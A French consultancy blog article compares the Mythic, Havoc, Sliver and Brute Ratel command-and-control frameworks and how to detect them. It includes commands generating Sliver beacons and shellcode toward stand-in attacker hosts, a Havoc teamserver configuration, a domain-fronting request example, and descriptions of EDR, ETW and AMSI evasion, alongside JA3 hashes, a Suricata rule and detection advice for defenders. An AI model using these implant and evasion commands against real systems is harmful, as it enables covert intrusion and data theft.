AYI NEDJIMI Consultants

C2 Frameworks Modernes : Mythic, Havoc, Sliver et Détection

Catégorie : Articles Techniques Lecture : 12 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Comparatif C2 modernes : Mythic, Havoc, Sliver et Brute Ratel. Communication furtive, malleable C2 profiles, domain fronting et stratégies de.

Cette analyse technique de C2 Frameworks Modernes : Mythic, Havoc, Sliver et Détection s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Comparatif C2 modernes : Mythic, Havoc, Sliver et Brute Ratel. Communication furtive, malleable C2 profiles, domain fronting et stratégies de. Ce guide technique sur C2 framework s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : table des matières, introduction et mythic : architecture, agents et profils. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Introduction

Les frameworks de Command and Control (C2) sont essentiel à toute opération offensive, qu'il s'agisse de Red Teaming, de tests de pénétration avancés ou d'opérations menées par des acteurs malveillants. Ces outils permettent de maintenir un accès persistant aux systèmes compromis, d'exécuter des commandes à distance, d'exfiltrer des données et de pivoter dans le réseau cible. Si Cobalt Strike a longtemps dominé le paysage C2 — utilisé aussi bien par les Red Teams professionnelles que par les groupes APT et les opérateurs de ransomware — une nouvelle génération de frameworks est apparue, offrant des capacités comparables voire supérieures en termes de furtivité, d'extensibilité et de résistance à la détection.

Cet article examine en profondeur trois frameworks C2 modernes qui redéfinissent l'état de l'art : **Mythic**, un framework modulaire basé sur des agents polyvalents avec une interface web complexe ; **Havoc**, un successeur spirituel de Cobalt Strike axé sur l'évasion EDR avec son agent Demon ; et **Sliver**, un framework Go multi-plateformes développé par BishopFox avec des capacités de communication chiffrée avancées. Nous aborderons également **Brute Ratel C4**, un outil commercial qui a fait la une de l'actualité cybersécurité. Pour chaque framework, nous détaillerons l'architecture, les capacités des agents, les mécanismes de communication furtive et les techniques de détection correspondantes.

La compréhension de ces outils est essentielle pour les équipes Blue Team et les analystes SOC, car les signatures et comportements de ces frameworks constituent une part croissante des indicateurs de compromission observés dans les incidents réels.

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

Mythic : Architecture, Agents et Profils

Architecture modulaire de Mythic

Mythic, développé par Cody Thomas (@its_a_feature_), est un framework C2 open-source conçu pour être hautement extensible et collaboratif. Son architecture se distingue par une séparation stricte entre le serveur central (Mythic server), les agents (payload types), les profils de communication (C2 profiles) et les modules de traduction. Chaque composant est conteneurisé via Docker, ce qui facilite le déploiement, la mise à jour et l'isolation.

Composants clés :

- **Mythic Server** : Application web Python/Go gérant l'interface utilisateur, la base de données PostgreSQL, la gestion des opérations et la coordination entre agents et opérateurs. L'interface web offre une vue collaborative en temps réel des opérations.
- **Payload Types (Agents)** : Chaque agent est un projet indépendant développé dans le langage de son choix. Les agents officiels incluent Apollo (C#/.NET), Athena (C#/.NET Core cross-platform), Merlin (Go), Poseidon (Go pour macOS/Linux), et Medusa (Python). Chaque agent est un container Docker avec son propre build system.
- **C2 Profiles** : Modules de communication indépendants qui définissent comment l'agent communique avec le serveur. Les profils officiels incluent HTTP, HTTPS, WebSocket, TCP, SMB et DNS. Les profils sont interchangeables : un même agent peut utiliser différents profils.
- **Translation Containers** : Couche de traduction entre le format de messages de l'agent et celui de Mythic, permettant de supporter des agents utilisant des formats de communication non-standard.

```
# Déploiement de Mythic
git clone https://github.com/its-a-feature/Mythic.git
cd Mythic

# Installation et démarrage
./mythic-cli install github https://github.com/MythicAgents/apollo.git
./mythic-cli install github https://github.com/MythicC2Profiles/http.git
./mythic-cli start

# Accès à l'interface web
# https://mythic-server:7443
# Credentials par défaut dans .env
```

Agents Mythic : Apollo et Athena

Apollo est l'agent C# le plus mature de l'écosystème Mythic. Il offre des capacités avancées pour les environnements Windows, incluant l'injection de processus (process injection via CreateRemoteThread, QueueUserAPC, NtMapViewOfSection), la manipulation de tokens (steal_token, make_token, rev2self), l'exécution en mémoire d'assemblies .NET (inline execute-assembly), Kerberos ticketing, et le pivot réseau via SMB et TCP. Apollo supporte également le chargement dynamique de BOFs (Beacon Object Files) de Cobalt Strike, offrant la compatibilité avec un vaste écosystème d'outils offensifs.

Athena est un agent plus récent, construit sur .NET 7/8 pour une compatibilité cross-platform (Windows, Linux, macOS). Il utilise NativeAOT pour la compilation, produisant des binaires statiques sans dépendance au runtime .NET. Athena est conçu pour être léger et modulaire, avec un système de plugins chargés dynamiquement.

Havoc et Brute Ratel

Havoc Framework

Havoc, développé par Paul (@C5pider), est un framework C2 post-exploitation conçu spécifiquement pour l'évasion des solutions EDR modernes. Son agent principal, **Demon**, est écrit en C avec un focus sur la furtivité et la performance. Havoc se distingue par son interface graphique Qt (similaire à Cobalt Strike), son architecture extensible via Python scripting et ses capacités d'évasion natives.

Capacités de Demon (agent Havoc) :

- **Sleep Obfuscation** : Demon implémente plusieurs techniques de sleep obfuscation (Ekko, Zilean, Foliage) qui chiffrent l'image du payload en mémoire pendant les périodes d'inactivité (sleep). Cela empêche les EDR de scanner la mémoire du processus et d'y trouver des signatures connues.
- **Indirect Syscalls** : Demon utilise des syscalls indirects pour contourner les hooks userland placés par les EDR sur ntdll.dll. Plutôt que d'appeler les API Windows normalement (où les EDR interceptent les appels), Demon invoque directement les syscalls au niveau du kernel en sautant dans le code de ntdll.dll après les hooks.
- **Stack Spoofing** : Falsification de la call stack pour masquer l'origine des appels API. Les EDR analysent la pile d'appels pour détecter les injections ; le stack spoofing présente une pile d'appels légitime.
- **PE Loading avancé** : Chargement réflectif de DLL avec effacement des headers PE, modification des permissions mémoire et nettoyage des traces en mémoire.
- **Token manipulation** : Impersonation, token duplication, make_token, steal_token avec bypass de PPL via des techniques spécifiques.

```
# Configuration du listener Havoc
# havoc.yaotl (configuration YAML-like)
Teamserver {
    Host = "0.0.0.0"
    Port = 40056
    Build {
        Compiler64 = "/usr/bin/x86_64-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "operator1" {
        Password = "SuperSecretPassword123!"
    }
}

Listeners {
    Http {
        Name         = "HTTPS Listener"
        Hosts        = ["c2.legitimate-domain.com"]
        HostBind     = "0.0.0.0"
        HostRotation = "round-robin"
        PortBind     = 443
        PortConn     = 443
        Secure       = true
        UserAgent    = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"

        Uris = ["/api/v1/status", "/cdn/assets", "/update/check"]

        Headers = [
            "Content-Type: application/json",
            "X-Forwarded-For: 10.0.0.1"
        ]
    }
}
```

Brute Ratel C4 (BRc4)

Brute Ratel C4, développé par Chetan Nayak (@NinjaParanoid), est un framework C2 commercial conçu par un ancien développeur de solutions EDR. Cette perspective défensive unique se reflète dans les capacités d'évasion de l'agent **Badger**, qui est spécifiquement conçu pour contourner les mécanismes de détection des EDR les plus avancés. BRc4 a fait la une en 2022 lorsque des copies crackées ont été retrouvées dans des campagnes de groupes de ransomware (APT29/Cozy Bear, Black Basta).

Caractéristiques distinctives de BRc4 : Pour approfondir, consultez Attaques sur les Bases de Données SQL, NoSQL et GraphQL.

- **Syscall whispering** : Résolution dynamique des numéros de syscalls au runtime, sans dépendance à une table statique qui pourrait devenir obsolète avec les mises à jour Windows.
- **ETW blinding** : Désactivation ciblée des providers ETW (Event Tracing for Windows) utilisés par les EDR pour la télémétrie, incluant le patching de `EtwEventWrite` et la manipulation des ETW sessions.

- **AMSI bypass intégré** : Contournement automatique de l'Antimalware Scan Interface avant l'exécution de scripts PowerShell ou .NET.
- **Phantom DLL hollowing** : Technique propriétaire de chargement de payload en mémoire qui utilise des transactions NTFS pour créer des sections de fichiers fantômes.

Avertissement : Usage légal uniquement
Les frameworks C2 décrits dans cet article sont des outils légitimes de sécurité offensive destinés aux tests de pénétration autorisés et aux exercices de Red Team contractualisés. Leur utilisation sans autorisation explicite constitue une infraction pénale. Les copies crackées de BRc4 circulant dans les milieux cybercriminels sont un rappel que ces outils peuvent être détournés de leur usage légitime.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Sliver : Implants et Transport

Architecture de Sliver

Sliver, développé par BishopFox, est un framework C2 open-source écrit entièrement en Go. Son point fort est la génération d'implants cross-platform (Windows, Linux, macOS) à partir d'une seule base de code, avec un chiffrement fort par défaut (mTLS) et une variété de protocoles de transport. Sliver est devenu le framework C2 open-source le plus populaire auprès des Red Teams, supplantant progressivement Metasploit pour les opérations avancées.

Types d'implants Sliver :

- **Session (interactive)** : Connexion persistante en temps réel via mTLS ou WireGuard. Idéal pour l'interaction rapide mais plus détectable car la connexion est maintenue en permanence.
- **Beacon (asynchrone)** : Modèle de callback périodique similaire à Cobalt Strike. L'implant contacte le serveur C2 à intervalles configurables (jitter inclus) pour récupérer les commandes. Plus furtif car la connexion n'est pas persistante.

```
# Génération d'un implant Sliver
sliver > generate beacon --mtls c2.attaquant.local:8888 \
    --os windows --arch amd64 \
    --format exe \
    --seconds 60 --jitter 30 \
    --name windows-beacon \
    --skip-symbols \
    --debug-file /dev/null

# Génération avec HTTP(S)
sliver > generate beacon --http https://cdn.attaquant.local \
    --os windows --arch amd64 \
    --format shellcode \
    --seconds 300 --jitter 50

# Démarrage d'un listener mTLS
sliver > mtls --lhost 0.0.0.0 --lport 8888

# Démarrage d'un listener HTTPS avec profil personnalisé
sliver > https --lhost 0.0.0.0 --lport 443 \
    --domain cdn.attaquant.local \
    --cert /path/to/cert.pem --key /path/to/key.pem
```

Protocoles de transport Sliver

Sliver supporte nativement plusieurs protocoles de transport, chacun avec ses avantages en termes de furtivité :

Protocole	Port typique	Chiffrement	Furtivité
mTLS	8888 (custom)	TLS 1.3 mutuel	Moyen (port non-standard)
HTTPS	443	TLS 1.3	Élevé (trafic web normal)
DNS	53	Chiffré sur DNS	Très élevé (DNS rarement filtré)
WireGuard	UDP custom	Noise Protocol	Élevé (VPN légitime)
Named Pipe	SMB (445)	Chiffré applicatif	Pivot interne uniquement

---

Communication Furtive : Domain Fronting et CDN Abuse

Domain Fronting

Le domain fronting est une technique d'évasion réseau qui exploite les CDN (Content Delivery Networks) pour masquer la destination réelle du trafic C2. Le principe consiste à établir une connexion TLS vers un domaine légitime hébergé sur le CDN (ex: `www.microsoft.com`), puis à spécifier le véritable domaine C2 dans l'en-tête HTTP Host. Le CDN route la requête vers le serveur C2 basé sur l'en-tête Host, tandis que les outils d'inspection réseau ne voient que la connexion TLS vers le domaine frontal légitime.

```
# Exemple de domain fronting via Azure CDN
# Vue réseau (ce que le SOC voit) :
# TLS SNI: assets.msn.com (domaine Microsoft légitime)
# Destination IP: CDN Azure

# Requête HTTP réelle (après déchiffrement TLS) :
GET /beacon HTTP/1.1
Host: c2-attacker.azureedge.net    <-- Domaine C2 réel
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Cookie: session=ENCRYPTED_C2_DATA

# Le CDN Azure route vers c2-attacker.azureedge.net
# qui pointe vers le serveur C2 de l'attaquant
```

Limitations actuelles : Les principaux fournisseurs cloud (AWS CloudFront, Azure CDN, Google Cloud) ont progressivement désactivé le domain fronting en vérifiant la cohérence entre le SNI TLS et l'en-tête Host HTTP. Cependant, des variantes restent possibles via des fournisseurs CDN plus permissifs (Fastly, certains CDN régionaux) ou via le **domain borrowing** qui utilise des domaines légitimes hébergés sur la même infrastructure CDN.

CDN et Cloud Service Abuse

Au-delà du domain fronting, les attaquants utilisent des services cloud légitimes comme redirecteurs C2 :

- **Azure Functions / AWS Lambda** : Déploiement de fonctions serverless servant de proxy entre l'implant et le serveur C2. Le trafic semble être dirigé vers des endpoints cloud légitimes.
- **Cloudflare Workers** : Script JavaScript déployé sur le réseau edge Cloudflare qui redirige le trafic C2 de manière transparente.
- **Google Sheets / OneDrive / GitHub** : Utilisation d'APIs de services SaaS légitimes pour le transport de commandes et de résultats. Le trafic est chiffré en HTTPS vers des domaines de confiance (google.com, live.com, github.com).
- **Slack / Teams / Discord webhooks** : Utilisation des API de messagerie pour la communication C2. Le trafic vers slack.com ou discord.com est rarement bloqué dans les environnements professionnels.

Malleable C2 Profiles

Personnalisation du trafic réseau

Les profils C2 malléables (malleable C2 profiles) permettent de personnaliser chaque aspect du trafic réseau généré par les implants, de sorte qu'il imite le trafic légitime d'une application connue. Originellement développés pour Cobalt Strike, ce concept a été adopté par la plupart des frameworks C2 modernes. Un profil bien configuré rend le trafic C2 quasiment indistinguable du trafic normal.

Éléments configurables :

- **URIs** : Chemins HTTP imitant une application spécifique (/api/v2/updates, /cdn/js/analytics.js).
- **Headers HTTP** : User-Agent, Content-Type, cookies et headers personnalisés correspondant au trafic légitime ciblé.
- **Encodage des données** : Les données C2 sont encodées dans le corps HTTP, les cookies, les paramètres d'URL ou les headers de manière à ressembler à du trafic applicatif normal (base64 dans un JSON, données dans un paramètre de tracking).
- **Paramètres TLS** : Cipher suites, extensions TLS et ordre des extensions configurés pour correspondre au fingerprint JA3 d'un navigateur légitime.
- **Timing** : Intervalle de callback, jitter, et patterns d'activité configurés pour imiter le comportement d'une application légitime (pics d'activité en journée, silence la nuit).

Détection : JA3/JA4 et Analyse Comportementale

Fingerprinting TLS avec JA3/JA4

Le fingerprinting TLS est l'une des techniques de détection les plus efficaces contre les C2 modernes. JA3 (développé par Salesforce) et son successeur JA4 (JA4+) créent un hash unique basé sur les paramètres du Client Hello TLS : version TLS, cipher suites proposées, extensions, groupes de courbes elliptiques et formats de point de courbe. Chaque implémentation TLS (navigateur, implant C2, application) produit un fingerprint distinct.

```
# JA3 Hash - exemples de fingerprints connus
# Chrome 120 (Windows) : 773906b0efdefa24a7f2b8eb6985bf37
# Firefox 121          : b32309a26951912be7dba376398abc3b
# Sliver HTTPS (Go)    : 473cd7cb9faa642487833865d516e578
# Havoc Demon          : 72a589da586844d7f0818ce684948eea
# Cobalt Strike 4.x    : 72a589da586844d7f0818ce684948eea

# Détection via Suricata (IDS)
alert tls any any -> any any (msg:"Potential Sliver C2 - JA3 Match"; \
    ja3.hash; content:"473cd7cb9faa642487833865d516e578"; \
    sid:1000001; rev:1;)

# JA4+ apporte des améliorations
# Format: t[TLS version]d[SNI][cipher count][ext count]_[hash cipher]_[hash ext]
# Exemple: t13d1516h2_8daaf6152771_e5627efa2ab1
```

Analyse comportementale du trafic

Au-delà du fingerprinting statique, l'analyse comportementale du trafic réseau permet de détecter les communications C2 même lorsque le trafic est correctement déguisé :

- **Beaconing detection** : Les implants C2 en mode beacon contactent le serveur à intervalles réguliers. Même avec un jitter de 50%, le pattern de communication périodique est détectable par analyse statistique (analyse de fréquence, écart-type des

intervalles, entropie temporelle). Des outils comme RITA (Real Intelligence Threat Analytics) ou Zeek avec des scripts personnalisés détectent ces patterns.

- **Asymétrie de transfert** : Le trafic C2 typique montre une asymétrie caractéristique : petites requêtes (commandes) et grandes réponses (résultats d'exécution, exfiltration). Cette asymétrie diffère du trafic web normal où les requêtes et réponses sont plus équilibrées.
- **Connexions longue durée anormales** : Les sessions C2 interactives (mTLS, WireGuard) maintiennent des connexions TCP longues vers des destinations inhabituelles. La durée des connexions et le volume de données transférées sont des indicateurs.
- **DNS anomaly detection** : Le C2 DNS produit un volume anormal de requêtes DNS vers un domaine spécifique, avec des enregistrements TXT contenant des données encodées de taille inhabituelle.

Détection sur l'endpoint

Les EDR modernes détectent les frameworks C2 via plusieurs mécanismes complémentaires sur l'endpoint : Pour approfondir, consultez Supply Chain : Detecter les Dependances Malveillantes.

- **Memory scanning** : Analyse de la mémoire des processus pour détecter des patterns d'implants connus (strings, structures de configuration). Les techniques de sleep obfuscation (Havoc, BRc4) contrent partiellement cette approche.
- **API call monitoring** : Surveillance des séquences d'appels API caractéristiques (VirtualAlloc + WriteProcessMemory + CreateRemoteThread pour l'injection de processus).
- **ETW consumers** : Utilisation des providers ETW (Microsoft-Windows-Threat-Intelligence, Microsoft-Windows-DotNETRuntime) pour détecter les activités suspectes en mémoire.
- **Named pipe monitoring** : Les C2 utilisant les named pipes pour le pivot interne créent des pipes avec des noms caractéristiques (Cobalt Strike: `\\.\pipe\msagent_*`, Sliver: `\\.\pipe\sliverpivot*`).
- **Thread injection detection** : Détection de threads démarrés dans des processus distants via `CreateRemoteThread` ou des techniques plus avancées (APC injection, thread hijacking).

Stratégie de détection multi-couches
Une détection efficace des C2 modernes nécessite une approche combinant : (1) le fingerprinting TLS (JA3/JA4) pour la détection initiale, (2) l'analyse comportementale du trafic réseau (beaconing, asymétrie), (3) le monitoring des endpoints (mémoire, API, ETW), et (4) la corrélation SIEM entre les alertes réseau et endpoint. Aucune couche seule n'est suffisante face aux C2 modernes dotés de capacités d'évasion avancées.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

Conclusion

Le paysage des frameworks C2 a considérablement évolué au-delà du duopole historique Cobalt Strike / Metasploit. Mythic offre une extensibilité et une collaboration inégalées pour les opérations Red Team complexes. Havoc et Brute Ratel repoussent les limites de l'évasion EDR avec des techniques comme le sleep obfuscation, les syscalls indirects et le stack spoofing. Sliver démocratise l'accès à un C2 cross-platform performant avec son approche open-source et ses multiples protocoles de transport.

Pour les équipes défensives, la réponse doit être proportionnelle à la sophistication de ces outils. Les défenses basées uniquement sur les signatures sont désormais insuffisantes. Une stratégie de détection efficace combine le fingerprinting réseau (JA3/JA4), l'analyse comportementale du trafic (beaconing, patterns temporels), le monitoring des endpoints via ETW et les capacités de memory forensics, et la corrélation SIEM pour identifier les chaînes d'attaque complètes. L'investissement dans la formation des analystes SOC sur les comportements spécifiques de ces frameworks est également crucial.

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Mythic C2 Framework - GitHub
- Sliver C2 Framework - BishopFox
- Évasion EDR/XDR : Techniques avancées
- Exfiltration furtive de données

Ayi NEDJIMI


Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1071 — Application Layer Protocol — C2 Communication
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr